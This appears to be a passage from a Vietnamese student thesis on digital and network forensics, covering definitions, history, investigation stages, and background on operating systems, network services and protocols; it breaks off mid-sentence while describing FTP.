CHƯƠNG I: TỔNG QUAN VỀ PHÂN TÍCH ĐIỀU TRA SỐ

1.1. Giới thiệu về điều tra số

Điều tra số (đôi khi còn gọi là *Khoa học điều tra số*) là một nhánh của *ngành Khoa học điều tra* đề cập đến việc phục hồi và điều tra các tài liệu tìm thấy trong các thiết bị kỹ thuật số, thường có liên quan đến tội phạm máy tính. Thuật ngữ điều tra số ban đầu được sử dụng tương đương với điều tra máy tính nhưng sau đó được mở rộng để bao quát toàn bộ việc điều tra của tất cả các thiết bị có khả năng lưu trữ dữ liệu số.

Điều tra số có thể được định nghĩa là *việc sử dụng các phương pháp, công cụ kỹ thuật khoa học đã được chứng minh để bảo quản, thu thập, xác nhận, chứng thực, phân tích, giải thích, lập báo cáo và trình bày lại những thông tin thực tế từ các nguồn kỹ thuật số với mục đích tạo điều kiện hoặc thúc đẩy việc tái hiện lại các sự kiện nhằm tìm ra hành vi phạm tội hay hỗ trợ cho việc dự đoán các hoạt động trái phép gây gián đoạn quá trình làm việc của hệ thống.*

1.2. Lịch sử điều tra số

Trước những năm 1980, tội phạm liên quan đến máy tính đã được xử lý bằng pháp luật hiện hành. Tội phạm máy tính lần đầu tiên được ghi nhận trong Luật Tội phạm Máy tính Florida vào năm 1978, trong đó có bao gồm luật quy định về việc chống sửa đổi trái phép hay xóa dữ liệu trên một hệ thống máy tính. Trong những năm tiếp theo, phạm vi hoạt động của tội phạm máy tính tăng lên đáng kể, và pháp luật đã được thông qua để đối phó với vấn đề bản quyền tác giả, quyền riêng tư, hành vi quấy rối (như đe dọa, rình rập trên mạng hay kẻ thù trực tuyến) và khiêu dâm trẻ em. Mãi cho đến những năm 1980, luật liên bang mới bắt đầu kết hợp chặt chẽ với các hành vi phạm tội liên quan máy tính. Canada là quốc gia đầu tiên thực thi các luật về tội phạm máy tính vào năm 1983. Sau đó là tổ chức chống Gian lận và Lạm dụng Máy tính của liên bang Mỹ vào năm 1986, Úc sửa đổi luật về tội phạm máy tính vào 1989 và Đạo luật của Anh vào 1990 quy định về các hành vi lạm dụng máy tính.

Giai đoạn năm 1980 – Đến 1990:

Sự phát triển gia tăng trong tội phạm máy tính những năm 1980 và 1990 là nguyên nhân để các cơ quan thực thi pháp luật bắt đầu thành lập các nhóm chuyên ngành cấp quốc gia để xử lý các khía cạnh kỹ thuật điều tra. Ví dụ năm 1984, FBI thành lập một nhóm ứng phó và phân tích các sự cố máy tính, sau đó một năm cục tội phạm máy tính được thành lập trực thuộc đội cảnh sát chống gian lận Anh.

Trong suốt những năm 1990 yêu cầu về nguồn lực điều tra để đáp ứng với sự gia tăng của tội phạm máy tính. Các đơn vị điều tra tội phạm công nghệ cao được thành lập ở Anh vào năm 2001 để cung cấp cơ sở hạ tầng quốc gia về tội phạm máy tính, bao gồm các nhân viên ở trung tâm London với các lực lượng cảnh sát nhiều vùng khác.

Trong thời gian này các kỹ thuật điều tra số đã phát triển, thuật ngữ "Computer Forensics" đã được sử dụng trong các tài liệu học thuật.

Việc thu giữ, bảo quản và phân tích chứng cứ được lưu trữ trên một máy tính là một trong những thách thức đối với việc điều tra khi phải đối mặt với việc đưa nó ra để làm bằng chứng phục vụ việc thực thi pháp luật trong những năm 1990. Mặc dù hầu hết các phân tích pháp y chẳng hạn như dấu vân tay, xét nghiệm ADN, đều được thực hiện bởi các chuyên gia có nhiệm vụ thu thập và phân tích các chứng cứ máy tính thường được chuyển đến cho nhân viên điều tra và các thám tử.

Năm 2000: Phát triển các tiêu chuẩn

Từ năm 2000 để đáp ứng yêu cầu tiêu chuẩn hóa, các cơ quan và các hội đồng khác nhau đã công bố hướng dẫn kỹ thuật điều tra số. Nhóm công tác khoa học về chứng cứ số đã xuất bản một bài báo năm 2002 với tiêu đề "Best practices for Computer Forensics". Đến năm 2005 công bố tiêu chuẩ ISO 17025 – đề cập đến các yêu cầu chung về thẩm quyền giám định và phòng thí nghiệm kiểm chuẩn. Năm 2004 hiệp định về tội phạm máy tính có hiệu lực, nhằm liên kết giữa các quốc gia với nhau trong việc điều tra các tội phạm liên quan đến công nghệ cao. Hiệp định đã được ký kết bởi 43 quốc gia.

1.3. Ứng dụng của điều tra số

Trong thời đại công nghệ phát triển mạnh như hiện nay. Song song với các ngành khoa học khác, điều tra số đã có những đóng góp rất quan trọng trong việc ứng cứu nhanh các sự cố xảy ra đối với máy tính, giúp các chuyên

gia có thể phát hiện nhanh các dấu hiệu khi một hệ thống có nguy cơ bị xâm nhập, cũng như việc xác định được các hành vi, nguồn gốc của các vi phạm xảy ra đối với hết thống.

Về mặt kỹ thuật thì điều tra số như: Điều tra mạng, điều tra bộ nhớ, điều tra các thiết bị điện thoại có thể giúp cho tổ chức xác định nhanh những gì đang xảy ra làm ảnh hưởng tới hệ thống, qua đó xác định được các điểm yếu để khắc phục, kiện toàn

Về mặt pháp lý thì điều tra số giúp cho cơ quan điều tra khi tố giác tội phạm công nghệ cao có được những chứng cứ số thuyết phục để áp dụng các chế tài xử phạt với các hành vi phạm pháp.

Một cuộc điều tra số thường bao gồm 3 giai đoạn: Tiếp nhận dữ liệu hoặc ảnh hóa tang vật, sau đó tiến hành phân tích và cuối cùng là báo cáo lại kết quả điều tra được.

Việc tiếp nhận dữ liệu đòi hỏi tạo ra một bản copy chính xác các sector hay còn gọi là nhân bản điều tra, của các phương tiện truyền thông, và để đảm bảo tính toàn vẹn của chứng cứ thu được thì những gì có được phải được băm sử dụng SHA1 hoặc MD5, và khi điều tra thì cần phải xác minh độ chính xác của các bản sao thu được nhờ giá trị đã băm trước đó.

Trong giai đoạn phân tích, thì các chuyên gia sử dụng các phương pháp nghiệp vụ, các kỹ thuật cũng như công cụ khác nhau để hỗ trợ điều tra, những kỹ thuật này sẽ được đề cập chi tiết ở chương 3 của đồ án.

Sau khi thu thập được những chứng cứ có giá trị và có tính thuyết phục thì tất cả phải được tài liệu hóa lại rõ ràng, chi tiếp và báo cáo lại cho bộ phận có trách nhiệm xử lý chứng cứ thu được.

1.4. Quy trình thực hiện điều tra số

Một cuộc điều tra số thường bao gồm ba giai đoạn: tiếp nhận (hoặc chụp ảnh) tang vật, phân tích, và lập báo cáo.

- Tiếp nhận tang vật liên quan đến việc tạo ra một bản sao chính xác của các phương tiện truyền thông, thường sử dụng một thiết bị cấm ghi đè để

ngăn ngừa sự thay đổi so với bản gốc. Cả bản sao lẫn bản gốc đều được băm (sử dụng SHA-1 hoặc MD5) để so sánh với nhau nhằm xác minh bản sao là chính xác.

- Trong giai đoạn phân tích, điều tra viên sẽ sử dụng các phương pháp và công cụ khác nhau. Năm 2002, một bài báo trên Tạp chí Quốc tế về tang chứng kỹ thuật số gọi bước này là "một hệ thống tìm kiếm chuyên sâu về bằng chứng liên quan đến các kẻ tình nghi". Năm 2006, nhà nghiên cứu pháp y Brian Carrie mô tả một "thủ tục trực quan" trong đó bằng chứng rõ ràng sẽ được xác định đầu tiên và sau đó "tìm kiếm toàn diện được tiến hành để bắt đầu làm đầy các chỗ trống".

Quá trình thực tế của phân tích có thể khác nhau giữa các cuộc điều tra, nhưng các phương pháp thông thường bao gồm tiến hành tìm kiếm từ khóa trên các phương tiện truyền thông số (trong tập tin cũng như không gian lỏng và chưa phân bổ), phục hồi các tập tin đã xóa và khai thác các thông tin đăng kí (ví dụ để liệt kê danh sách tài khoản người dùng, các thiết bị USB kèm theo...)

- Các chứng cứ sau khi phục hồi được phân tích để tái dựng lại hiện trường hoặc những hành động và đưa ra kết luận, công việc này có thể được thực hiện bởi số ít những nhân viên chuyên ngành. Khi một cuộc điều tra hoàn tất, các dữ liệu để trình bày thường được thể hiện dưới hình thức văn bản báo cáo.

1.5. Các loại hình điều tra số phổ biến

1.5.1. Điều tra máy tính

Điều tra máy tính (Computer Forensics) là một nhánh của khoa học điều tra số liên quan đến việc phân tích các bằng chứng pháp lý được tìm thấy trong máy tính và các phương tiện lưu trữ kỹ thuật số. Mục đích của điều tra máy tính là nhằm xác định, bảo quản, phục hồi, phân tích, trình bày lại sự việc và ý kiến về các thông tin thu được từ thiết bị kỹ thuật số.

Mặc dù thường được kết hợp với việc điều tra một loạt các tội phạm máy tính, điều tra máy tính cũng có thể được sử dụng trong tố tụng dân sự. Bằng chứng thu được từ các cuộc điều tra máy tính thường phải tuân theo những nguyên tắc và thông lệ như những bằng chứng kỹ thuật số khác. Nó đã được

sử dụng trong một số trường hợp có hồ sơ cao cấp và đang được chấp nhận rộng rãi trong các hệ thống tòa án Mỹ và Châu Âu.

1.5.2. Điều tra mạng

Điều tra mạng (Network Forensics) là một nhánh của khoa học điều tra số liên quan đến việc giám sát và phân tích lưu lượng mạng máy tính nhằm phục vụ cho việc thu thập thông tin, chứng cứ pháp lý hay phát hiện các xâm nhập. Network Forensics cũng được hiểu như Digital Forensics trong *môi-trường-mạng*.

Network Forensics là một lĩnh vực tương đối mới của khoa học pháp y. Sự phát triển mỗi ngày của Internet đồng nghĩa với việc máy tính đã trở thành mạng lưới trung tâm và dữ liệu bây giờ đã khả dụng trên các chứng cứ số nằm trên đĩa. Network Forensics có thể được thực hiện như một cuộc điều tra độc lập hoặc kết hợp với việc phân tích pháp y máy tính (*computer forensics*) – thường được sử dụng để phát hiện mối liên kết giữa các thiết bị kỹ thuật số hay tái tạo lại quy trình phạm tội.


1.5.3. Điều tra thiết bị di động

Điều tra thiết bị di động (Mobile device Forensics) là một nhánh của khoa học điều tra số liên quan đến việc thu hồi bằng chứng kỹ thuật số hoặc dữ liệu từ các thiết bị di động. Thiết bị di động ở đây không chỉ đề cập đến điện thoại di động mà còn là bất kỳ thiết bị kỹ thuật số nào có bộ nhớ trong và khả năng giao tiếp, bao gồm các thiết bị PDA, GPS và máy tính bảng.

Việc sử dụng điện thoại với mục đích phạm tội đã phát triển rộng rãi trong những năm gần đây, nhưng các nghiên cứu điều tra về thiết bị di động là một lĩnh vực tương đối mới, có niên đại từ những năm 2000. Sự gia tăng các loại hình điện thoại di động trên thị trường (đặc biệt là điện thoại thông minh) đòi hỏi nhu cầu giám định các thiết bị này mà không thể đáp ứng bằng các kỹ thuật điều tra máy tính hiện tại.

CHƯƠNG II: PHÂN TÍCH ĐIỀU TRA MẠNG VÀ NỀN TẢNG KỸ THUẬT PHÂN TÍCH ĐIỀU TRA MẠNG

2.1. Giới thiệu về phân tích điều tra mạng (Network Forensics)



Hình 1.1. Network Forensics trong Forensics Sciences

Thuật ngữ *Network Forensics* (điều tra mạng) được đưa ra bởi chuyên gia bảo mật máy tính Marcus Ranum vào đầu những năm 90, vay mượn từ các lĩnh vực pháp luật và tội phạm nơi mà "*forensics*" gắn liền với việc điều tra các hành vi phạm tội.

Network Forensics là một nhánh của *digital forensics* (điều tra số) liên quan đến việc giám sát và phân tích lưu lượng mạng máy tính nhằm phục vụ cho việc thu thập thông tin, chứng cứ pháp lý hay phát hiện các xâm nhập. Network Forensics cũng được hiểu như Digital Forensics trong môi trường mạng.

Về cơ bản, *Network Forensics là việc chặn bắt, ghi âm và phân tích các sự kiện mạng để khám phá nguồn gốc của các cuộc tấn công hoặc sự cố của một vấn đề nào đó.*

Không giống các mảng khác của *digital forensics*, điều tra mạng giải quyết những thông tin dễ thay đổi và biến động. Lưu lượng mạng được truyền đi và sau đó bị mất, do đó *network forensics* thường là cuộc điều tra rất linh hoạt, chủ động.

Trong môi trường hiện nay, *network forensics* thường được thực hiện để phân tích sự xung đột diễn ra giữa những kẻ tấn công và người phòng thủ. Thông thường, các điều tra viên cố gắng ngăn chặn sự bùng phát sâu máy tính, điều tra hành vi vi phạm, thu thập chứng cứ cho tòa án. Các kỹ năng, kỹ thuật cần thiết cho việc phân tích pháp y mạng rất sâu rộng và nâng cao, cùng một nhà điều tra có thể được kêu gọi để khai thác bộ nhớ cache từ web proxy hay sniff thụ động lưu lượng truy cập mạng và xác định các hoạt động đáng ngờ...

Hầu hết các kỹ thuật hiện này là giám sát thụ động, chủ yếu dựa trên lưu lượng mạng, hiệu năng CPU hoặc quá trình nhập/ xuất (Input/Output) với sự can thiệp của con người. Trong đa số các trường hợp, dấu hiệu của cuộc tấn công mới được phát hiện thủ công hoặc trong một số trường hợp nó không bị phát hiện cho đến khi vụ việc được báo cáo. Trọng tâm của lĩnh vực pháp y mạng là để tự động hóa quá trình phát hiện tất cả các cuộc tấn công và thêm vào đó ngăn chặn các thiệt hại do vi phạm an ninh. Ý tưởng chính của network forensics là xác định tất cả các vi phạm an ninh có thể xảy ra và xây dựng các dấu hiệu vào cơ chế phát hiện và ngăn chặn để hạn chế những mất mát về sau.

Một số điểm lưu ý khi nói đến Network Forensics

- Nó không phải là một *sản phẩm* (product) mà là một *tiến trình* (process) phức tạp (bao gồm các công cụ kỹ thuật, trí tuệ con người, luật pháp...)
- Nó không thay thế cho tường lửa, IDS, IPS...
- Nó sử dụng các cảnh báo IDS, nhật ký của tường lửa, các gói tin...

2.2. Vai trò và ứng dụng của phân tích điều tra mạng

Sự tăng trưởng của các kết nối mạng và sự phức tạp trong các hoạt động trên mạng đã đi kèm với sự gia tăng số lượng tội phạm mạng buộc cả doanh nghiệp cũng như cơ quan thực thi pháp luật phải vào cuộc để thực hiện các điều tra, phân tích. Công việc này có những khó khăn đặc biệt trong thế giới ảo, vấn đề lớn đối với một điều tra viên là hiểu được những dữ liệu số ở mức thấp nhất cũng như việc sắp xếp, tái tạo lại chúng .

Mục tiêu quan trọng nhất của phân tích điều tra mạng là cung cấp đầy đủ chứng cứ để có thể khởi tố một tội phạm hình sự. Ứng dụng thực tế của phân tích điều tra mạng có thể là trong các lĩnh vực như hacking, lừa đảo, các công ty bảo hiểm, trộm cắp thông tin nhạy cảm, xuyên tạc, sao chép thẻ tín dụng, vi phạm bản quyền phần mềm, can thiệp vào quá trình bầu cử, phát tán những văn hóa phẩm đồi trụy, khai man, quấy rối tình dục, phân biệt chủng tộc và thậm chí là cả giết người.

2.3. Nền tảng kỹ thuật cho phân tích điều tra mạng

2.3.1. Hệ điều hành và các dịch vụ mạng phổ biến

2.3.1.1. Các dạng hệ điều hành

Hệ điều hành là một phần mềm chạy trên máy tính, dùng để điều hành, quản lý các thiết bị phần cứng và các tài nguyên phần mềm trên máy tính.

Hệ điều hành đóng vai trò trung gian trong việc giao tiếp giữa người sử dụng và phần cứng máy tính, cung cấp một môi trường cho phép người sử dụng phát triển và thực hiện các ứng dụng của họ một cách dễ dàng.

Hệ điều hành theo hình thức xử lý được chia làm 5 loại chính:

1. *Hệ đa xử lý* (Multiprocessor Systems), các CPU dùng chung bộ nhớ và thiết bị, gồm:

- Hệ xử lý đối xứng - Các CPU ngang hàng về chức năng (OS: Solaris, Linux, Microsoft Windows NT trở lên, OS/2)
- Hệ xử lý phi đối xứng - Các CPU được ấn định chức năng riêng, có 1 CPU master điều khiển các CPU phụ (Slaves) (OS: SunOS 4.x)

2. *Hệ phân tán* (Distributed Systems)

- Kết nối với nhau qua giao tiếp mạng
- Phân loại theo khoảng cách (LAN, WAN, MAN)
- Phân loại theo phương thứ phục vụ (File-Server, Peer-to-peer, Client-Server)

3. *Hệ gom cụm* (Clustered Systems), nhiều máy nối mạng để làm chung một công việc, phân loại:

- Gom cụm đối xứng (Symmetric Clustering) - Các máy ngang hàng về chức năng

- Gom cụm phi đối xứng (Asymmetric Clustering) - Có máy chạy trong Hot Standby Mode giám sát các máy khác

4. *Hệ thời gian thực* (Real-Time Systems)

- Thời gian thực chặt (Hard Real-Time) - Có thời gian giới tuyến Deadline đã định, quá thời gian này sẽ hư hỏng
- Thời gian thực lỏng (Soft Real-Time) - Trung bình thì đáp ứng được thời gian, nhưng trong một số trường hợp đặc biệt sẽ bị chậm một chút, nhưng ko bị hư hỏng và ảnh hưởng đến toàn hệ

5. *Hệ cầm tay* (Handheld Systems) - Các OS cho điện thoại, hoặc PDA (OS: Palm, Sysbian, iOS, Windows Pocket PC, Windows Mobile, Windows Mobile, Android,...)

2.3.1.2. Các định dạng file của hệ điều hành

Mỗi hệ điều hành có những quy định riêng về định dạng file, thường dựa vào phần mở rộng của tên file. Phần mở rộng của tên file có thể được coi là một loại siêu dữ liệu (metadata). Chúng thường được dùng để bao hàm thông tin về cách thức dữ liệu được lưu trữ trong tệp tin. Việc định nghĩa chính xác đưa ra các tiêu chí quyết định phần nào của tên file là phần mở rộng; thường phần mở rộng là phần xuất hiện sau cùng (nếu có) của tên tệp tin (ví dụ txt là phần mở rộng của tệp tin readme.txt, html là phần mở rộng của mysite.index.html). Trên hệ thống tệp tin của những máy tính lớn (mainframe) như MVS, VMS hay CP/M, MS-DOS, phần mở rộng là chuỗi kí tự tính từ sau khoảng trống được phân tách từ tên tệp tin. Đối với hệ điều hành như Windows, phần mở rộng như .exe, .com hoặc .bat chỉ ra một tệp tin là một chương trình thực thi.

Các hệ thống tệp tin thuộc họ Unix sử dụng một mô hình khác mà không có kiểu siêu dữ liệu với phần mở rộng tách biệt. Dấu chấm chỉ là một kí tự trong tên tệp tin chính và tên tệp tin có thể có nhiều phần mở rộng, thường đại diện cho những sự chuyển đổi lồng nhau, chẳng hạn như files.tar.gz. Mô hình này thường đòi hỏi tên tệp tin phải đầy đủ để cung cấp trong dòng lệnh, nơi mà các siêu dữ liệu thường được cho phép bỏ qua phần mở rộng.

Những phiên bản OS X trước hệ điều hành MacOS bỏ hoàn toàn việc sử dụng phần mở rộng dựa vào tên tệp tin của siêu dữ liệu, thay vào đó sử dụng

một mã tệp tin riêng để xác định các định dạng tệp tin. Thêm vào đó, một mã khởi tạo được chỉ định để xác định ứng dụng nào sẽ được gọi khi nhấp đúp vào tệp tin. Tuy nhiên Mac OS X sử dụng hậu tố tên tệp tin, cũng như mã tệp tin và mã khởi tạo, nó có nguồn gốc từ Unix – tương tự như hệ điều hành NeXTSTEP.

2.3.1.3. Các dịch vụ mạng phổ biến

Dịch vụ xác thực: cung cấp cơ chế xác thực cho người sử dụng hoặc các hệ thống thông qua mạng. Người sử dụng và các máy chủ sẽ nhận vé mã hóa, những vé này sau đó được trao đổi với nhau để xác minh danh tính.

Dịch vụ thư mục: là hệ thống phần mềm lưu trữ, tổ chức và cung cấp quyền truy cập vào thông tin trong một thư mục. Trong công nghệ phần mềm, một thư mục là một ánh xạ giữa tên với giá trị. Nó cho phép tra cứu các giá trị cho một cái tên, tương tự như một từ điển.

Dynamic Host Configuration Protocol (DHCP): là một giao thức cấu hình tự động địa chỉ IP. Máy tính được cấu hình một cách tự động vì thế sẽ giảm việc can thiệp vào hệ thống mạng. Nó cung cấp một database trung tâm để theo dõi tất cả các máy tính trong hệ thống mạng. Mục đích quan trọng nhất là tránh trường hợp hai máy tính khác nhau lại có cùng địa chỉ IP.

Nếu không có DHCP, các máy có thể cấu hình IP thủ công. Ngoài việc cung cấp địa chỉ IP, DHCP còn cung cấp thông tin cấu hình khác, cụ thể như DNS. Hiện nay DHCP có 2 version: cho IPv4 và IPv6.

DNS (Domain Name System - Hệ thống tên miền) được phát minh vào năm 1984 cho Internet, là một hệ thống cho phép thiết lập tương ứng giữa địa chỉ IP và tên miền. Hệ thống tên miền (DNS) là một hệ thống đặt tên theo thứ tự cho máy vi tính, dịch vụ, hoặc bất kì nguồn lực tham gia vào Internet. Nó liên kết nhiều thông tin đa dạng với tên miền được gán cho những người tham gia. Quan trọng nhất là nó chuyển tên miền có ý nghĩa cho con người vào số định danh (nhị phân), liên kết với các trang thiết bị mạng cho các mục đích định vị và địa chỉ hóa các thiết bị khắp thế giới.

DNS phục vụ như một “Danh bạ điện thoại” để tìm trên Internet bằng

cách dịch tên máy chủ máy tính thành địa chỉ IP. Ví dụ, www.example.com dịch thành 208.77.188.166.

Mọi người tận dụng lợi thế này khi họ sử dụng các URL có nghĩa và địa chỉ email mà không cần phải biết làm thế nào các máy sẽ thực sự tìm ra chúng.

Hệ thống tên miền cũng lưu trữ các loại thông tin khác, chẳng hạn như danh sách các máy chủ email chấp nhận thư điện tử cho một tên miền Internet. Bằng cách cung cấp cho một thế giới rộng lớn, phân phối từ khóa – cơ sở của dịch vụ đổi hướng, Hệ thống tên miền là một thành phần thiết yếu cho các chức năng của Internet. Các định dạng khác như các thẻ RFID, mã số UPC, kí tự Quốc tế trong địa chỉ email và tên máy chủ, và một loạt các định dạng khác có thể có khả năng sử dụng DNS

Email (electronic mail – Thư điện tử) là một hệ thống chuyển nhận thư qua các mạng máy tính.

Email là một phương tiện thông tin rất nhanh. Một mẫu thông tin có thể được gửi đi ở dạng mã hoá hay dạng thông thường và được chuyển qua các mạng máy tính đặc biệt là mạng Internet. Nó có thể chuyển mẫu thông tin từ một máy nguồn tới một hay rất nhiều máy nhận trong cùng lúc.

Ngày nay, email chẳng những có thể truyền gửi được chữ, nó còn có thể truyền được các dạng thông tin khác như hình ảnh, âm thanh, phim, và đặc biệt các phần mềm thư điện tử kiểu mới còn có thể hiển thị các email dạng sống động tương thích với kiểu tệp HTML.

File sharing (chia sẻ tệp tin) là việc phân phối hoặc cung cấp quyền truy cập vào các thông tin được lưu trữ dạng số, chẳng hạn như các chương trình máy tính, đa phương tiện (âm thanh, hình ảnh, video), tài liệu hoặc sách điện tử. Nó có thể được thực hiện thông qua nhiều cách khác nhau. Phương pháp phổ biến của lưu trữ, truyền tải và phân tán bao gồm chia sẻ thủ công bằng các phương tiện di động, các máy chủ tập trung trên mạng máy tính, các tài liệu siêu liên kết trên nền web và việc sử dụng mạng phân phối ngang hàng.

IM - Instant Messaging (tin nhắn nhanh hay *trò chuyện trực tuyến, chat*) là dịch vụ cho phép hai người trở lên nói chuyện trực tuyến với nhau qua một mạng máy tính.

Mới hơn IRC, nhắn tin nhanh là trò chuyện mạng, phương pháp nói chuyện phổ biến hiện nay. Nhắn tin nhanh dễ dùng hơn IRC, và có nhiều tính năng hay, như khả năng trò chuyện nhóm, dùng biểu tượng xúc cảm, truyền tập tin, tìm dịch vụ và cấu hình dễ dàng bản liệt kê bạn bè.

Nhắn tin nhanh đã thúc đẩy sự phát triển của Internet trong đầu thập niên 2000.

File server (Máy chủ tệp tin) là một máy tính nằm trên mạng có chức năng chính là cung cấp một vị trí để truy cập vào ổ đĩa chia sẻ, nghĩa là lưu trữ các tệp tin được chia sẻ trên máy tính (chẳng hạn như tài liệu, tệp tin âm thanh, hình ảnh, phim, cơ sở dữ liệu...) có thể được truy cập bởi các máy trạm có kết nối với máy chủ này.

Thuật ngữ server nêu lên vai trò của máy tính trong mô hình client-server, nơi mà các máy khách là các máy trạm sử dụng dữ liệu lưu trữ. Một file server không thực hiện nhiệm vụ tính toán và không chạy các chương trình thay cho máy khách. Nó được thiết kế chủ yếu để lưu trữ và cho phép truy xuất dữ liệu trong khi các tính toàn được thực hiện ở phía máy trạm.

Voice over IP (VoIP) dùng để chỉ các giao thức truyền thông, phương pháp và kỹ thuật truyền dẫn liên quan đến việc cung cấp các thông tin liên lạc thoại và các phiên đa phương tiện qua giao thức Internet (IP). Các thuật ngữ khác liên quan đến VoIP là điện thoại IP, điện thoại Internet, thoại qua băng thông rộng (VoBB), truyền thông IP và điện thoại băng thông rộng.

VoIP có sẵn trên nhiều điện thoại thông minh và các thiết bị kết nối Internet giúp người dùng có thể thực hiện các cuộc gọi hoặc gửi tin nhắn văn bản qua mạng 3G hoặc Wi-Fi.

World Wide Web (hay Web hoặc WWW - *mạng lưới toàn cầu*) là một không gian thông tin toàn cầu mà mọi người có thể truy nhập (đọc và viết) qua các máy tính nối với mạng Internet. Thuật ngữ này thường được hiểu

nhầm là từ đồng nghĩa với chính thuật ngữ Internet. Nhưng Web thực ra chỉ là một trong các dịch vụ chạy trên Internet, chẳng hạn như dịch vụ thư điện tử. Web được phát minh và đưa vào sử dụng vào khoảng năm 1990, 1991 bởi viện sĩ Viện Hàn lâm Anh Tim Berners-Lee và Robert Cailliau (Bỉ) tại CERN, Geneva, Switzerland

Các tài liệu trên World Wide Web được lưu trữ trong một hệ thống siêu văn bản (hypertext), đặt tại các máy tính trong mạng Internet. Người dùng phải sử dụng một chương trình được gọi là trình duyệt web (web browser) để xem siêu văn bản. Chương trình này sẽ nhận thông tin (documents) tại ô địa chỉ (address) do người sử dụng yêu cầu (thông tin trong ô địa chỉ được gọi là tên miền (domain name)), rồi sau đó chương trình sẽ tự động gửi thông tin đến máy chủ (web server) và hiển thị trên màn hình máy tính của người xem. Người dùng có thể theo các liên kết siêu văn bản (hyperlink) trên mỗi trang web để nối với các tài liệu khác hoặc gửi thông tin phản hồi theo máy chủ trong một quá trình tương tác. Hoạt động truy tìm theo các siêu liên kết thường được gọi là duyệt Web.

Quá trình này cho phép người dùng có thể lướt các trang web để lấy thông tin. Tuy nhiên độ chính xác và chứng thực của thông tin không được đảm bảo.

2.3.2. Giao thức mạng

2.3.2.1. Các giao thức mạng phổ biến

- *Giao thức IP* (Internet Protocol – Giao thức Liên mạng): là một giao thức hướng dữ liệu được sử dụng bởi các máy chủ nguồn và đích để truyền dữ liệu trong một liên mạng chuyển mạch gói.

Dữ liệu trong một liên mạng IP được gửi theo các khối được gọi là các gói (packet hoặc datagram). Cụ thể, IP không cần thiết lập các đường truyền trước khi một máy chủ gửi các gói tin cho một máy khác mà trước đó nó chưa từng liên lạc với.

Giao thức IP cung cấp một dịch vụ gửi dữ liệu không đảm bảo (còn gọi là cố gắng cao nhất), nghĩa là nó hầu như không đảm bảo gì về gói dữ liệu. Gói dữ liệu có thể đến nơi mà không còn nguyên vẹn, nó có thể đến không theo thứ tự (so với các gói khác được gửi giữa hai máy nguồn và đích đó), nó

có thể bị trùng lặp hoặc bị mất hoàn toàn. Nếu một phần mềm ứng dụng cần được bảo đảm, nó có thể được cung cấp từ nơi khác, thường từ các giao thức giao vận nằm phía trên IP.

- *Giao thức TCP* (Transmission Control Protocol – Giao thức điều khiển truyền vận): là một trong các giao thức cốt lõi của bộ giao thức TCP/IP. Sử dụng TCP, các ứng dụng trên các máy chủ được nối mạng có thể tạo các "kết nối" với nhau, mà qua đó chúng có thể trao đổi dữ liệu hoặc các gói tin. Giao thức này đảm bảo chuyển giao dữ liệu tới nơi nhận một cách đáng tin cậy và đúng thứ tự. TCP còn phân biệt giữa dữ liệu của nhiều ứng dụng (chẳng hạn, dịch vụ Web và dịch vụ thư điện tử) đồng thời chạy trên cùng một máy chủ.

TCP hỗ trợ nhiều giao thức ứng dụng phổ biến nhất trên Internet và các ứng dụng kết quả, trong đó có WWW, thư điện tử và Secure Shell.

Trong bộ giao thức TCP/IP, TCP là tầng trung gian giữa giao thức IP bên dưới và một ứng dụng bên trên. Các ứng dụng thường cần các kết nối đáng tin cậy kiểu đường ống để liên lạc với nhau, trong khi đó, giao thức IP không cung cấp những dòng kiểu đó, mà chỉ cung cấp dịch vụ chuyển gói tin không đáng tin cậy. TCP làm nhiệm vụ của tầng giao vận trong mô hình OSI đơn giản của các mạng máy tính.

- *Giao thức UDP* (User Datagram Protocol) là một trong những giao thức cốt lõi của giao thức TCP/IP. Dùng UDP, chương trình trên mạng máy tính có thể gửi những dữ liệu ngắn được gọi là datagram tới máy khác. UDP không cung cấp sự tin cậy và thứ tự truyền nhận mà TCP làm; các gói dữ liệu có thể đến không đúng thứ tự hoặc bị mất mà không có thông báo. Tuy nhiên UDP nhanh và hiệu quả hơn đối với các mục tiêu như kích thước nhỏ và yêu cầu khắt khe về thời gian. Do bản chất không trạng thái của nó nên nó hữu dụng đối với việc trả lời các truy vấn nhỏ với số lượng lớn người yêu cầu.

Những ứng dụng phổ biến sử dụng UDP như DNS (Domain Name System), ứng dụng streaming media, Voice over IP, Trivial File Transfer Protocol (TFTP), và game trực tuyến.

- *Giao thức FTP* (File Transfer Protocol - Giao thức truyền tập tin) thường được dùng để trao đổi tập tin qua mạng lưới truyền thông dùng giao thức TCP/IP (chẳng hạn như Internet - mạng ngoại bộ - hoặc intranet - mạng nội bộ). Hoạt động của FTP cần có hai máy tính, một máy chủ và một máy

